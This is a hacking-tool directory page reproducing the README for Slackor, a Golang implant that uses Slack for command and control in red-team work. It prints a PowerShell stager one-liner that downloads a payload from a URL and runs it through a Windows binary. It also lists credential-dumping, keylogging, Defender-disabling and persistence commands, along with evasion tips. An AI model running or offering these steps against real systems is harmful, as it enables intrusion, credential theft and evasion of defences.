
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Slackor — A Golang implant that uses Slack as a command and control server | Kitploit
Tools/GitHubGitHub/coalfire-research/slackor
Password CrackingPrivilege EscalationPassword AttacksPayload GenerationPersistence MechanismsLateral MovementShellcodePost-ExploitationPenetration TestingCommand and ControlRed TeamingTop in Password Attacks #18
460108276 years agoReviewed by Kitploit

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share
Top in Password Cracking #18
GitHubcoalfire-research/slackor

Slackor

A Golang implant that uses Slack as a command and control server

View RepositoryWebsite

Slackor #

Maintained at https://github.com/n00py/Slackor

A Golang implant that uses Slack as a command and control channel.

This project was inspired by Gcat and Twittor.



Slackor Screenshot Wireshark Screenshot This tool is released as a proof of concept. Be sure to read and understand the Slack App Developer Policy before creating any Slack apps.

Setup

Note: The server is written in Python 3

For this to work you need:

  • A Slack Workspace

  • Register an app with the following permissions:

    • channels:read
    • channels:history
    • channels:write
    • files:write:user
    • files:read
  • Create a bot

This repo contains five files:

  • install.sh Installs dependancies
  • setup.py The script to create the slack channels, database, and implant
  • agent.py Script to generate new implants
  • server.py The Slackor server, designed to be ran on Linux
  • agent.go The golang implant
  • requirements.txt Python dependencies (installed automatically)

To get started:

  • go get github.com/Coalfire-Research/Slackor
  • cd $GOPATH/src/github.com/Coalfire-Research/Slackor
  • Run install.sh
  • Run setup.py
    • Supply the OAuth Access Token and Bot User OAuth Access Token from your app

After running the script successfully, several files will be created in the dist/ directory:

  • agent.windows.exe: Windows 64-bit binary
  • agent.upx.exe: Windows 64-bit binary, UPX packed
  • agent.darwin: macOS 64-bit binary
  • agent.32.linux: Linux 32-bit binary
  • agent.64.linux: Linux 64-bit binary

After starting server.py on a Linux host, execute whichever agent above is appropriate for your target host.

Run the "stager" module to generate a one-liner and other droppers.

powershell.exe iwr [URL] -o C:\Users\Public\[NAME].exe; forfiles.exe /p c:\windows\system32 /m svchost.exe /c C:\Users\Public\[NAME]; timeout 2; del C:\Users\Public\[NAME].exe

This will execute InvokeWebRequest(PS v.3+) to download the payload, execute it using a LOLBin, and then delete itself once killed. This is a working example but the command can tweaked to use another download method or execution method.

Usage

Type "help" or press [TAB] to see a list of available commands. type "help [COMMAND]" to see a description of that command.

(Slackor)

  • help - Displays help menu
  • interact - Interact with an agent
  • list - List all registered agents
  • remove - kill and remove an agent
  • revive - Sends a signal to all agents to re-register with the server
  • stager - Generates a one-liner to download an execute the implant
  • quit - Quit the program
  • wipefiles - Deletes all uploaded files out of Slack

Once an agent checks in, you can interact with it. Use "interact [AGENT] to enter into an agent prompt. Type "help" or press [TAB] to see a list of available commands.

(Slackor:AGENT)

  • Common Commands
    • back - Return to the main menu
    • beacon - change the amount of time between each check-in by an agent (default is 5 seconds)
    • download - Download a file from the agent to the Slackor server
    • help - Displays help menu
    • kill - Kill the agent
    • sleep - Cause the agent to sleep once (enter time in seconds)
    • sysinfo - Displays the current user, OS version, system architecture, and number of CPU cores
    • upload - Upload a file to the agent from the Slackor server
    • wget - Pull down arbitrary files over HTTP/HTTPS
  • Windows Commands
    • bypassuac - Attempts to spawn a high integrity agent
    • cleanup - Removes persistence artifacts
    • clipboard - Retreives the contents of the clipboard
    • defanger - Attempts to de-fang Windows Defender
    • duplicate - Causes the agent to spawn another invocation of itself
    • getsystem - Spawns an agent as NTAUTHORITY/SYSTEM
    • keyscan - Starts a keylogger on the agent
    • minidump - Dumps memory from lsass.exe and downloads it
    • persist - Creates persistence by implanting a binary in an ADS
    • samdump - Attempts to dump the SAM file for offline hash extraction
    • screenshot - Takes a screenshot of the desktop and retrieves it
    • shellcode - Executes x64 raw shellcode
  • Mac Commands
  • Linux Commands
    • screenshot - Takes a screenshot of the desktop and retrieves it

OPSEC Considerations

Command output and downloaded files are AES encrypted in addition to Slack's TLS transport encryption.

Modules will warn you before performing tasks that write to disk.
When executing shell commands, take note that cmd.exe/bash will be executed. This may be monitored on the host. Here are several OPSEC safe commands that will NOT execute cmd.exe/bash:

  • cat - prints file content
  • cd - change directory
  • find - search directory filenames
  • getip - Get external IP address (makes a DNS request)
  • hostname - Displays the name of the host
  • ifconfig - Displays interface information
  • ls - list directory contents
  • mkdir - Creates a directory
  • pwd - prints the current working directory
  • rm - removes a file
  • rmdir - removes a directory
  • whoami / getuid - prints the current user

Credits

  • https://github.com/EgeBalci - Functions adapted from HERCULES and EGESPLOIT
  • https://github.com/SaturnsVoid - Keylogger adapted from GoBot2
  • https://github.com/vyrus001 - x64 shellcode execution shellGo
  • Crypto functions adopted from https://www.golang123.com/topic/1686
  • Persistence idea from Enigma0x3
  • Minidump adoped from Merlin, credit to C-Sto
  • Screenshot code from kbinani
  • Clipboard code from atotto
  • Stager generator from hlldz
  • UAC bypass by winscripting.blog
  • Lulzbin find by @vector_sec
  • Countless threads on StackOverflow
  • Thanks to impacket for dumping hashes from SAM/SYS/SECURITY reg hives.
  • LSASS dump credential extraction made possbile using pypykatz by skelsec
  • Bob Aman (Sporkmonger) for various additions

Future goals

  • DOSfuscation
  • Reflectively load DLL/PE - https://github.com/vyrus001/go-mimikatz
  • Execute C# assemblies in memory - https://github.com/lesnuages/go-execute-assembly
  • Source code obfuscation https://github.com/unixpickle/gobfuscate

FAQ:

Is this safe to use for red teams/pentesting?

Download Tool